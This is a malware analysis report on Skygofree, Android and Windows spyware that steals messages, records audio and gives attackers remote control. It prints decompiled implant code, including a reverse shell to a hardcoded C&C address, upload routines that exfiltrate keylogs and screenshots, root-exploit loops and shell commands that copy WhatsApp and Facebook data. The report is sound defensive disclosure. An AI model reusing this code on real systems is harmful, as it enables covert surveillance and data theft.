Skygofree: Following in the footsteps of HackingTeam

By Nikita Buchka

Published: 2018-01-16 · Archived: 2026-04-05 15:12:16 UTC

At the beginning of October 2017, we discovered new Android spyware with several features previously unseen in the wild. In the course of further research, we found a number of related samples that point to a long-term development process. We believe the initial versions of this malware were created at least three years ago – at the end of 2014. Since then, the implant's functionality has been improving and remarkable new features implemented, such as the ability to record audio surroundings via the microphone when an infected device is in a specified location; the stealing of WhatsApp messages via Accessibility Services; and the ability to connect an infected device to Wi-Fi networks controlled by cybercriminals.

We observed many web landing pages that mimic the sites of mobile operators and which are used to spread the Android implants. These domains have been registered by the attackers since 2015. According to our telemetry, that was the year the distribution campaign was at its most active. The activities continue: the most recently observed domain was registered on October 31, 2017. Based on our KSN statistics, there are several infected individuals, exclusively in Italy.

Moreover, as we dived deeper into the investigation, we discovered several spyware tools for Windows that form an implant for exfiltrating sensitive data on a targeted machine. The version we found was built at the beginning of 2017, and at the moment we are not sure whether this implant has been used in the wild.

We named the malware Skygofree, because we found the word in one of the domains*.

Malware Features

Android

According to the observed samples and their signatures, early versions of this Android malware were developed by the end of 2014 and the campaign has remained active ever since.

```
Validity: from = Sat Dec 27 16:46:52 MSK 2014
            to = Fri Nov 27 16:46:52 MSK 2139
```

Signature of one of the earliest versions

The code and functionality have changed numerous times; from simple unobfuscated malware at the beginning to sophisticated multi-stage spyware that gives attackers full remote control of the infected device. We have examined all the detected versions, including the latest one that is signed by a certificate valid from September 14, 2017.

The implant provides the ability to grab a lot of exfiltrated data, like call records, text messages, geolocation, surrounding audio, calendar events, and other memory information stored on the device.

After manual launch, it shows a fake welcome notification to the user:

Dear Customer, we're updating your configuration and it will be ready as soon as possible.

At the same time, it hides an icon and starts background services to hide further actions from the user.

Service Name	Purpose
AndroidAlarmManager	Uploading last recorded .amr audio
AndroidSystemService	Audio recording
AndroidSystemQueues	Location tracking with movement detection
ClearSystems	GSM tracking (CID, LAC, PSC)
ClipService	Clipboard stealing
AndroidFileManager	Uploading all exfiltrated data
AndroidPush	XMPP C&C protocol (url.plus:5223)
RegistrationService	Registration on C&C via HTTP (url.plus/app/pro/)

Interestingly, a self-protection feature was implemented in almost every service. Since in Android 8.0 (SDK API 26) the system is able to kill idle services, this code raises a fake update notification to prevent it:

```
if(Build$VERSION.SDK_INT >= 26) {
    this.mNotification = new Builder(((Context)this)).setSmallIcon(2130968598).setContentTitle(
            "Update").setContentText("Updating...").setPriority(0).setVisibility(-1).build();
    IntentFilter v2 = new IntentFilter();
    v2.addAction("android.intent.action.SCREEN_ON");
    v2.addAction("android.intent.action.SCREEN_OFF");
    this.registerReceiver(this.mReceiver, v2);
    int v3 = 0;
    Object v1 = this.getSystemService("display");
    if(v1 != null) {
        Display[] v7 = ((DisplayManager)v1).getDisplays();
        int v8 = v7.length;
        int v5;
        for(v5 = 0; v5 < v8; ++v5) {
            if(v7[v5].getState() != 1) {
                v3 = 1;
            }
        }
    }

    if(v3 == 0) {
        if(BuildConfig.DEBUG) {
            Log.d("AndroidSystemQueues", "going foreground");
        }

        this.startForeground(1111, this.mNotification);
        return;
    }
```

Cybercriminals have the ability to control the implant via HTTP, XMPP, binary SMS and FirebaseCloudMessaging (or GoogleCloudMessaging in older versions) protocols. Such a diversity of protocols gives the attackers more flexible control. In the latest implant versions there are 48 different commands. You can find a full list with short descriptions in the Appendix. Here are some of the most notable:

- 'geofence' – this command adds a specified location to the implant's internal database and when it matches a device's current location the malware triggers and begins to record surrounding audio.
- "social" – this command that starts the 'AndroidMDMSupport' service – this allows the files of any other installed application to be grabbed. The service name makes it clear that by applications the attackers mean MDM solutions that are business-specific tools. The operator can specify a path with the database of any targeted application and server-side PHP script name for uploading.

```
AndroidMDMSupport.mMap = new HashMap();
AndroidMDMSupport.mMap.put("messenger", new Social("/data/data/com.facebook.orca/databases/",
        new String[]{"upload_facebook_chat.php"}));
AndroidMDMSupport.mMap.put("facebook", new Social("/data/data/com.facebook.katana/databases/",
        new String[]{"upload_facebook_search.php", "upload_facebook_contacts.php"}));
AndroidMDMSupport.mMap.put("whatsapp", new Social("/data/data/com.whatsapp/databases/", new
        String[]{"upload_whatsapp_msgstore.php", "upload_whatsapp_contacts.php"}));
AndroidMDMSupport.mMap.put("gmail", new Social("/data/data/com.google.android.gm/databases/",
        new String[]{"upload_email_gmail.php"}));
AndroidMDMSupport.mMap.put("mlite", new Social("/data/data/com.facebook.mlite/databases/", new
        String[]{"upload_messengerlite_chat.php"}));
```

Several hardcoded applications targeted by the MDM-grabbing command

- 'wifi' – this command creates a new Wi-Fi connection with specified configurations from the command and enable Wi-Fi if it is disabled. So, when a device connects to the established network, this process will be in silent and automatic mode. This command is used to connect the victim to a Wi-Fi network controlled by the cybercriminals to perform traffic sniffing and man-in-the-middle (MitM) attacks.

```
public static void addWifiConfig(Context context, String wifiName, String password, String security,
        String securityDetails) {
    int v9 = 3;
    int v8 = 2;
    if(BuildConfig.DEBUG) {
        Log.d("MessageManagement", "Inside addWifiConfig...");
    }
    WifiConfiguration v0 = new WifiConfiguration();
    v0.SSID = Build$VERSION.SDK_INT >= 21 ? wifiName : Costanti.BACKSLASH + wifiName + Costanti.
            BACKSLASH;
    if(BuildConfig.DEBUG) {
        Log.d("MessageManagement", "Security Type :: " + security);
    }
    if(security.equalsIgnoreCase("WEP")) {
        v0.wepKeys[0] = password;
        v0.wepTxKeyIndex = 0;
        v0.allowedKeyManagement.set(0);
    }
    Object v2 = context.getApplicationContext().getSystemService("wifi");
    ((WifiManager)v2).enableNetwork(((WifiManager)v2).addNetwork(v0), true);
    ((WifiManager)v2).saveConfiguration();
    ((WifiManager)v2).setWifiEnabled(true);
}
```

addWifiConfig method code fragments

- 'camera' – this command records a video/capture a photo using the front-facing camera when someone next unlocks the device.

Some versions of the Skygofree feature the self-protection ability exclusively for Huawei devices. There is a ‘protected apps’ list in this brand’s smartphones, related to a battery-saving concept. Apps not selected as protected apps stop working once the screen is off and await re-activation, so the implant is able to determine that it is running on a Huawei device and add itself to this list. Due to this feature, it is clear that the developers paid special attention to the work of the implant on Huawei devices.


Also, we found a debug version of the implant (70a937b2504b3ad6c623581424c7e53d) that contains interesting constants, including the version of the spyware.

```
public final class BuildConfig {
    public static final String APPLICATION_ID = "com.sysmanager";
    public static final String BIS_PACKAGENAME = "core.mobileupgrade";
    public static final String BUILD_TYPE = "debug";
    public static final String FLAVOR = "Tre";
    public static final String GLOBAL_CHANNEL = "ngglobal";
    public static final String IPGW = "http://url.plus/app/pro/";
    public static final boolean LOG_FILE = true;
    public static final String MAIN_PACKAGENAME = "com.sysmanager";
    public static final String REVERSEIP = "54.67.109.199";
    public static final String REVERSEPORT = "30010";
    public static final String REVERSEURL = "http://url.plus/Updates/";
    public static final int VERSION_CODE = 29;
    public static final String VERSION_NAME = "3.7.3";
    public static final String VID = "TEST_N4_NEW";
    public static final String XMPP_SERVER = "url.plus";

    static {
        BuildConfig.DEBUG = Boolean.parseBoolean("true");
    }
```

Debug BuildConfig with the version

After a deep analysis of all discovered versions of Skygofree, we made an approximate timeline of the implant’s evolution.



Mobile implant evolution timeline

However, some facts indicate that the APK samples from stage two can also be used separately as the first step of the infection. Below is a list of the payloads used by the Skygofree implant in the second and third stages.

Reverse shell payload

The reverse shell module is an external ELF file compiled by the attackers to run on Android. The choice of a particular payload is determined by the implant’s version, and it can be downloaded from the command and control (C&C) server soon after the implant starts, or after a specific command. In the most recent case, the choice of the payload zip file depends on the device process architecture. For now, we observe only one payload version for following the ARM CPUs: arm64-v8a, armeabi, armeabi-v7a.

Note that in almost all cases, this payload file, contained in zip archives, is named ‘setting’ or ‘setting.o’.

The main purpose of this module is providing reverse shell features on the device by connecting with the C&C server’s socket.

```
LDR     R1, =(aShellStarted - 0x8260)
MOVS    R2, #0x11
MOVS    R0, R4
ADD     R1, PC          ; "SHELL started\n\n# "
BL      sub_217C0
MOVS    R1, #0
MOVS    R0, R4
BL      sub_217C8
MOVS    R1, #1
MOVS    R0, R4
BL      sub_217C8
MOVS    R1, #2
MOVS    R0, R4
BL      sub_217C8
LDR     R1, =(aSystemBinSh - 0x8282)
MOVS    R2, #0
ADD     R1, PC          ; "/system/bin/sh"
MOVS    R0, R1
BL      sub_96C0
MOVS    R0, R4
BL      sub_217D0
```

Reverse shell payload

The payload is started by the main module with a specified host and port as a parameter that is hardcoded to '54.67.109.199' and '30010' in some versions:

```
getRuntime().exec(context.getFilesDir() + "/" + "setting" + " -h " + host + " -p "
 + port);
```

Alternatively, they could be hardcoded directly into the payload code:


```
sub_9D50(17, 1, a3, a4);
sub_21A20((int)"/", v4, v5, v6);
if ( !sub_A150() )
{
  while ( sub_A150() )
    sub_9D5C(15);
  reverse_shell((int)"54.67.109.199", 5555);
}
sub_8120(0, v7, v8, v9, savedregs);
JUMPOUT("/");
```

We also observed variants that were equipped with similar reverse shell payloads directly in the main APK /lib/ path.

```
BL      j_j_inet_addr
STR     R0, [SP,#0x80+var_1C]
MOVS    R1, #1          ; type
LDR     R0, [SP,#0x80+domain] ; domain
LDR     R2, [SP,#0x80+protocol] ; protocol
BL      j_j_socket
STR     R0, [SP,#0x80+fd]
LDR     R0, [SP,#0x80+fd] ; fd
MOVS    R2, #0x10       ; len
LDR     R1, [SP,#0x80+addr] ; addr
BL      j_j_connect
LDR     R1, [SP,#0x80+fd]
LDR     R2, =(aNgSupershell - 0x7B4)
ADD     R2, PC          ; "\n####################\n# NG SuperShell #\"...
MOVS    R3, #0x38
```

Equipped reverse shell payload with specific string

After an in-depth look, we found that some versions of the reverse shell payload code share similarities with PRISM – a stealth reverse shell backdoor that is available on Github.



Reverse shell payload from update_dev.zip

Exploit payload

At the same time, we found an important payload binary that is trying to exploit several known vulnerabilities and escalate privileges. According to several timestamps, this payload is used by implant versions created since 2016. It can also be downloaded by a specific command. The exploit payload contains following file components:

Component name	Description
run_root_shell/arrs_put_user.o/arrs_put_user/poc	Exploit ELF
db	Sqlite3 tool ELF
device.db	Sqlite3 database with supported devices and their constants needed for privilege escalation

'device.db' is a database used by the exploit. It contains two tables – 'supported_devices' and 'device_address'. The first table contains 205 devices with some Linux properties; the second contains the specific memory addresses associated with them that are needed for successful exploitation. You can find a full list of targeted models in the Appendix.

device_id	device	build_id	heck_property_nam	ıeck_property_valu	device_id	name	value
49	HTC66...	JSS15J	ro.aa.romver	1.11.605.4	49	commit_creds	0xc00c3100
50	HTL21	JRO03C	ro.aa.romver	1.29.970.1	49	prepare_kernel_cred	0xc00c3638
51	HTL21	JRO03C	ro.aa.romver	1.36.970.1	49	ptmx_fops	0xc0f1d834
52	HTL21	JRO03C	ro.aa.romver	1.39.970.1	49	remap_pfn_range	0xc0144664
53	HTL22	JZO54K	ro.aa.romver	1.05.970.2	49	vmalloc_exec	0xc0150cc8
54	HTL22	JZO54K	ro.aa.romver	1.07.970.4	50	commit_creds	0xc00ab4c4
55	HTL22	JDQ39	ro.aa.romver	2.15.970.1	50	perf_swevent_enabled	0xc0d07a7c
56	HTL22	JDQ39	ro.aa.romver	2.21.970.2	50	prepare_kernel_cred	0xc00ab9d8
57	HTX21	JRO03C	ro.aa.romver	1.20.971.1	50	ptmx_fops	0xc0d1d944
58	HTX21	JRO03C	ro.aa.romver	1.25.971.1	50	remap_pfn_range	0xc00ff32c
59	IS11N	GRJ90	NULL	NULL	50	vmalloc_exec	0xc010b728
60	IS12S	6.1.D....	NULL	NULL	51	commit_creds	0xc00ab834
61	IS12S	6.1.D....	NULL	NULL	51	msm_acdb.address_...	112
62	IS15SH	01.00.04	NULL	NULL	51	msm_acdb.pc1.pos	116
63	IS17SH	01.00.03	NULL	NULL	51	msm_acdb.pc1.value	0xc01e27a4
64	IS17SH	01.00.04	NULL	NULL	51	msm_acdb.pc2.pos	148
65	ISW11F	FIK700	gsm.version.base...	V25R45A	51	msm_acdb.pc2.value	0xc000dd0c
66	ISW11F	FIK700	gsm.version.base...	V27R47I	51	msm_acdb.value_pos	100

Fragment of the database with targeted devices and specific memory addresses

If the infected device is not listed in this database, the exploit tries to discover these addresses programmatically.

After downloading and unpacking, the main module executes the exploit binary file. Once executed, the module attempts to get root privileges on the device by exploiting the following vulnerabilities:

CVE-2013-2094
CVE-2013-2595
CVE-2013-6282
CVE-2014-3153 (futex aka TowelRoot)
CVE-2015-3636

```
  v5 = 0x8000;
  puts("attempt_memcpy_exploit. Attempt pingpong exploit...");
  while ( sub_A9D0(v5 - 0x40000000, (int)&v4[v5], 1024) )
  {
    v5 += 4096;
    if ( v5 == 0x2000000 )
    {
LABEL_14:
      v8 = v2(v4, 0x2000000, v3);
      goto LABEL_15;
    }
  }
  puts("attempt_memcpy_exploit. Attempt get user exploit...");
  v6 = 0x8000;
  while ( sub_A908(v6 - 0x40000000, &v4[v6]) )
  {
    v6 += 4;
    if ( v6 == 0x2000000 )
      goto LABEL_14;
  }
  puts("attempt_memcpy_exploit. Attempt futex exploit...");
  v7 = 0x8000;
  while ( 1 )
  {
    v8 = sub_B48C(v7 - 0x40000000, &v4[v7], 1024);
```

Exploitation process

After an in-depth look, we found that the exploit payload code shares several similarities with the public project android-rooting-tools.

```
int (*__fastcall sub_9F20(int a1))(void)
{
  int v1; // r5
  int (*v2)(void); // r4
  const char *v3; // r0
  int v4; // r0

  v1 = a1;
  puts("run_with_mmap Start");
  puts("run_exploit_mmap Start");
  puts("run_exploit_mmap failed");
  puts("run_with_mmap. Step 2  Cerca nel DB il valore remap_pfn_range per il
  sub_9DE8();
  v2 = dword_79E04;
  if ( !dword_79E04 )
  {
    v3 = "run_with_mmap. You need to manage to get remap_pfn_range address."
LABEL_10:
    puts(v3);
    return v2;
  }
  puts("run_with_mmap. Step 3 setup_ptmx_fops_fsync_address");
  sub_A0C0();
```

Decompiled exploit function code fragment

```
run_with_mmap(memory_callback_t callback)
{
  unsigned long int kernel_physical_offset;
  bool result;

  if (run_exploit_mmap(callback, &result)) {
    return result;
  }

  setup_remap_pfn_range_address();

  if (!remap_pfn_range) {
    printf("You need to manage to get remap_pfn_range address.\n");
    return false;
  }

  setup_ptmx_fops_fsync_address();
```

run_with_mmap function from the android-rooting-tools project

As can be seen from the comparison, there are similar strings and also a unique comment in Italian, so it looks like the attackers created this exploit payload based on android-rooting-tools project source code.

Busybox payload

Busybox is public software that provides several Linux tools in a single ELF file. In earlier versions, it operated with shell commands like this:

```
Log.e("Entro nel thread", "entrato");
this.a.a("chmod 777 /data/data/com.secure.phone.system/busybox");
v0_1 = new String[]{"su", "-c", "/data/data/com.secure.phone.system/busybox cp /data/data/com.whatsapp/files/key /sdcard/
try {
    v1_2 = Runtime.getRuntime().exec(v0_1);
    v2 = new BufferedReader(new InputStreamReader(v1_2.getInputStream()));
    v3_1 = new char[4096];
    v4_1 = new StringBuffer();
    goto label_74;
```

Stealing WhatsApp encryption key with Busybox

Actually, this is not a standalone payload file – in all the observed versions its code was compiled with exploit payload in one file (‘poc_perm’, ‘arrs_put_user’, ‘arrs_put_user.o’). This is due to the fact that the implant needs to escalate privileges before performing social payload actions. This payload is also used by the earlier versions of the implant. It has similar functionality to the ‘AndroidMDMSupport’ command from the current versions – stealing data belonging to other installed applications. The payload will execute shell code to steal data from various applications. The example below steals Facebook data:

```
sub_4F548(
  "/system/bin/sh -c \"chmod -R 777 data/data/com.facebook.katana/databases/webviewCookiesChromium.db /data/data/co"
  "m.facebook.katana/databases/threads_db2                    /data/data/com.facebook.katana/databases/contacts_db"
  "2 /data/data/com.facebook.katana/databases/contacts_db2-journal &&                    cat /data/data/com.facebo"
  "ok.katana/databases/threads_db2 > /data/data/com.sysmanager/files/cache12/threads_db2 &&                    cat"
  " /data/data/com.facebook.katana/databases/search_bootstrap_db > /data/data/com.sysmanager/files/cache12/search_b"
  "ootstrap_db &&                    cat /data/data/com.facebook.katana/databases/webviewCookiesChromium.db > /dat"
  "a/data/com.sysmanager/files/cache12/webviewCookiesChromium.db_facebook &&                    chmod 777 /data/da"
  "ta/com.sysmanager/files/cache12/threads_db2 /data/data/com.sysmanager/files/cache12/search_bootstrap_db         "
  "            /data/data/com.sysmanager/files/cache12/webviewCookiesChromium.db_facebook\"");
```

All the other hardcoded applications targeted by the payload:

Package name	Name
jp.naver.line.android	LINE: Free Calls & Messages
com.facebook.orca	Facebook messenger
com.facebook.katana	Facebook
com.whatsapp	WhatsApp

com.viber.voip	Viber

Parser payload

Upon receiving a specific command, the implant can download a special payload to grab sensitive information from external applications. The case where we observed this involved WhatsApp.

In the examined version, it was downloaded from:

hxxp://url[.]plus/Updates/tt/parser.apk

The payload can be a .dex or .apk file which is a Java-compiled Android executable. After downloading, it will be loaded by the main module via DexClassLoader api:

```
File[] v4 = new File(context.getFilesDir() + "/modules").listFiles();
int v8 = v4.length;
while(v7 < v8) {
    DexClassLoader v0 = new DexClassLoader(v4[v7].getAbsolutePath(), new File(context.getF
            + "/optDexFolder").getAbsolutePath(), "data/local/tmp/natives/", ClassLoader
            .getSystemClassLoader());
    try {
        Class v1 = v0.loadClass("com.sysmanager.WaParser");
        v1.getMethod("getInstance", Context.class).invoke(null, context);
        AccessibilityService2.mStartParsingMethodWa = v1.getDeclaredMethod("startParsing",
                AccessibilityEvent.class);
```

As mentioned, we observed a payload that exclusively targets the WhatsApp messenger and it does so in an original way. The payload uses the Android Accessibility Service to get information directly from the displayed elements on the screen, so it waits for the targeted application to be launched and then parses all nodes to find text messages:

```
private static void startParsing452065(AccessibilityEvent event) {
    AccessibilityNodeInfo v1;
    try {
        if(event.getEventType() == 32) {
            v1 = event.getSource();
            if(v1 != null && (event.getClassName().equals("com.whatsapp.Conversation"))) {
                WaParser.mInside = true;
                WaParser.sender = "";
                WaParser.mCount2 = 0;
                WaParser.mChatType = 0;
                WaParser.getSender(v1);
                return;
            }

            WaParser.mInside = false;
            return;
        }

        if(event.getEventType() != 2048) {
            return;
        }

        v1 = event.getSource();
        if(v1 == null) {
            return;
        }

        if(!event.getClassName().equals("android.widget.ListView")) {
            return;
        }
```

Note that the implant needs special permission to use the Accessibility Service API, but there is a command that performs a request with a phishing text displayed to the user to obtain such permission.

Windows

We have found multiple components that form an entire spyware system for the Windows platform.

Name	MD5	Purpose
msconf.exe	55fb01048b6287eadcbd9a0f86d21adf	Main module, reverse shell
network.exe	f673bb1d519138ced7659484c0b66c5b	Sending exfiltrated data
system.exe	d3baa45ed342fbc5a56d974d36d5f73f	Surrounding sound recording by mic
update.exe	395f9f87df728134b5e3c1ca4d48e9fa	Keylogging
wow.exe	16311b16fd48c1c87c6476a455093e7a	Screenshot capturing
skype_sync2.exe	6bcc3559d7405f25ea403317353d905f	Skype call recording to MP3

All modules, except skype_sync2.exe, are written in Python and packed to binary files via the Py2exe tool. This sort of conversion allows Python code to be run in a Windows environment without pre-installed Python binaries.

msconf.exe is the main module that provides control of the implant and reverse shell feature. It opens a socket on the victim's machine and connects with a server-side component of the implant located at 54.67.109.199:6500. Before connecting with the socket, it creates a malware environment in 'APPDATA/myupd' and creates a sqlite3 database there – 'myupd_tmp\\mng.db':

CREATE TABLE MANAGE(ID INT PRIMARY KEY NOT NULL,Send INT NOT NULL, Keylogg INT NOT NULL,Screenshot INT NOT NULL,Audio INT NOT NULL);
INSERT INTO MANAGE (ID,Send,Keylogg,Screenshot,Audio) VALUES (1, 1, 1, 1, 0)

Finally, the malware modifies the 'Software\Microsoft\Windows\CurrentVersion\Run' registry key to enable autostart of the main module.

The code contains multiple comments in Italian, here is the most noteworthy example:

```
receive_commands(self):
"""Riceve i comandi dal server remoto,  qui possi settare dei comandi chiavi per comandare il virus
try:
    self.socket.recv(10)
except Exception as e:
    print 'Could not start communication with server: %s\n' % str(e)
    return
```

"Receive commands from the remote server, here you can set the key commands to command the virus"

Here are the available commands:

Name	**Description**
cd	Change current directory to specified
quit	Close the socket
nggexe	Execute received command via Python's subprocess.Popen() without outputs
ngguploads	Upload specified file to the specified URL
nggdownloads	Download content from the specified URLs and save to specified file
nggfilesystem	Dump file structure of the C: path, save it to the file in json format and zip it
nggstart_screen nggstop_screen	Enable/disable screenshot module. When enabled, it makes a screenshot every 25 seconds
nggstart_key nggstop_key	Enable/disable keylogging module
nggstart_rec nggstop_rec	Enable/disable surrounding sounds recording module
ngg_status	Send components status to the C&C socket
any other	Execute received command via Python's subprocess.Popen(), output result will be sent to the C&C socket.

All modules set hidden attributes to their files:

Module	**Paths**	**Exfiltrated data format**
msconf.exe	%APPDATA%/myupd/gen/	%Y%m%d-%H%M%S_filesystem.zip (file structure dump)
system.exe	%APPDATA%/myupd/aud/	%d%m%Y%H%M%S.wav (surrounding sounds)
update.exe	%APPDATA%/myupd_tmp/txt/ %APPDATA%/myupd/txt/	%Y%m%d-%H%M%S.txt (keylogging)
wow.exe	%APPDATA%/myupd/scr/	%Y%m%d-%H%M%S.jpg (screenshots)
skype_sync2.exe	%APPDATA%/myupd_tmp/skype/ %APPDATA%/myupd/skype/	yyyyMMddHHmmss_in.mp3 yyyyMMddHHmmss_out.mp3 (skype calls records)

Moreover, we found one module written in .Net – skype_sync2.exe. The main purpose of this module is to exfiltrate Skype call recordings. Just like the previous modules, it contains multiple strings in Italian.

After launch, it downloads a codec for MP3 encoding directly from the C&C server:

http://54.67.109.199/skype_resource/libmp3lame.dll

The skype_sync2.exe module has a compilation timestamp – Feb 06 2017 and the following PDB string:

\\vmware-host\Shared Folders\dati\Backup\Projects\REcodin_2\REcodin_2\obj\x86\Release\REcodin_2.pdb

network.exe is a module for submitting all exfiltrated data to the server. In the observed version of the implant it doesn't have an interface to work with the skype_sync2.exe module.

```
server = 'http://80.21.172.8:8888/'
id = '9'
if not os.path.isdir(appdata + '\\myupd\\aud'):
    os.mkdir(appdata + '\\myupd\\aud')
if not os.path.isdir(appdata + '\\myupd\\scr'):
    os.mkdir(appdata + '\\myupd\\scr')
if not os.path.isdir(appdata + '\\myupd\\txt'):
    os.mkdir(appdata + '\\myupd\\txt')
if not os.path.isdir(appdata + '\\myupd\\gen'):
    os.mkdir(appdata + '\\myupd\\gen')
Send_Audio = Send(urls=server + '/app/pro/windows/upload_audio_win.php', dir=appdata + '/myupd/aud'
Send_Audio.start()
Send_Scr = Send(urls=server + '/app/pro/windows/upload_screenshots.php', dir=appdata + '/myupd/scr'
Send_Scr.start()
Send_Key = Send(urls=server + '/app/pro/windows/upload_keylogger.php', dir=appdata + '/myupd/txt',
Send_Key.start()
Send_gen = Send(urls=server + '/app/pro/windows/upload_gen.php', dir=appdata + '/myupd/gen', serial
Send_gen.start()
```


network.exe submitting to the server code snippet

Code similarities

We found some code similarities between the implant for Windows and other public accessible projects.

- https://github.com/El3ct71k/Keylogger/

It appears the developers have copied the functional part of the keylogger module from this project.



update.exe module and Keylogger by 'El3ct71k' code comparison

- Xenotix Python Keylogger including specified mutex ‘mutex_var_xboz’.

```
main():
mutex = win32event.CreateMutex(None, 1, 'mutex_var_xboz')
if win32api.GetLastError() == winerror.ERROR_ALREADY_EXISTS:
    mutex = None
    print 'Multiple Instance not Allowed'
    sys.exit(0)
if not os.path.isdir(appdata + '\\myupd_tmp\\txt'):
    os.mkdir(appdata + '\\myupd_tmp\\txt')
```

```
#Disallowing Multiple Instance
mutex = win32event.CreateMutex(None, 1, 'mutex_var_xboz')
if win32api.GetLastError() == winerror.ERROR_ALREADY_EXISTS:
    mutex = None
    print "Multiple Instance not Allowed"
    exit(0)
x=''
data=''
```

update.exe module and Xenotix Python Keylogger code comparison

```
def addStartup():
    try:
        fp = os.path.dirname(os.path.abspath(__file__))
    except NameError:
        fp = os.path.dirname(os.path.abspath(sys.argv[0]))

    file_name = sys.argv[0].split('\\')[-1]
    new_file_path = fp + '\\' + file_name
    keyVal = 'Software\\Microsoft\\Windows\\CurrentVersion\\Run'
    key2change = OpenKey(HKEY_CURRENT_USER, keyVal, 0, KEY_ALL_ACCESS)
    SetValueEx(key2change, 'updating_macroNGG_Rev_N_3', 0, REG_SZ, new_file_path)
```

‘addStartup’ method from msconf.exe module

```
def addStartup():
    fp=os.path.dirname(os.path.realpath(__file__))
    file_name=sys.argv[0].split("\\")[-1]
    new_file_path=fp+"\\"+file_name
    keyVal= r'Software\Microsoft\Windows\CurrentVersion\Run'
    key2change= OpenKey(HKEY_CURRENT_USER,keyVal,0,KEY_ALL_ACCESS)
    SetValueEx(key2change, "Xenotix Keylogger",0,REG_SZ, new_file_path)
```

‘addStartup’ method from Xenotix Python Keylogger

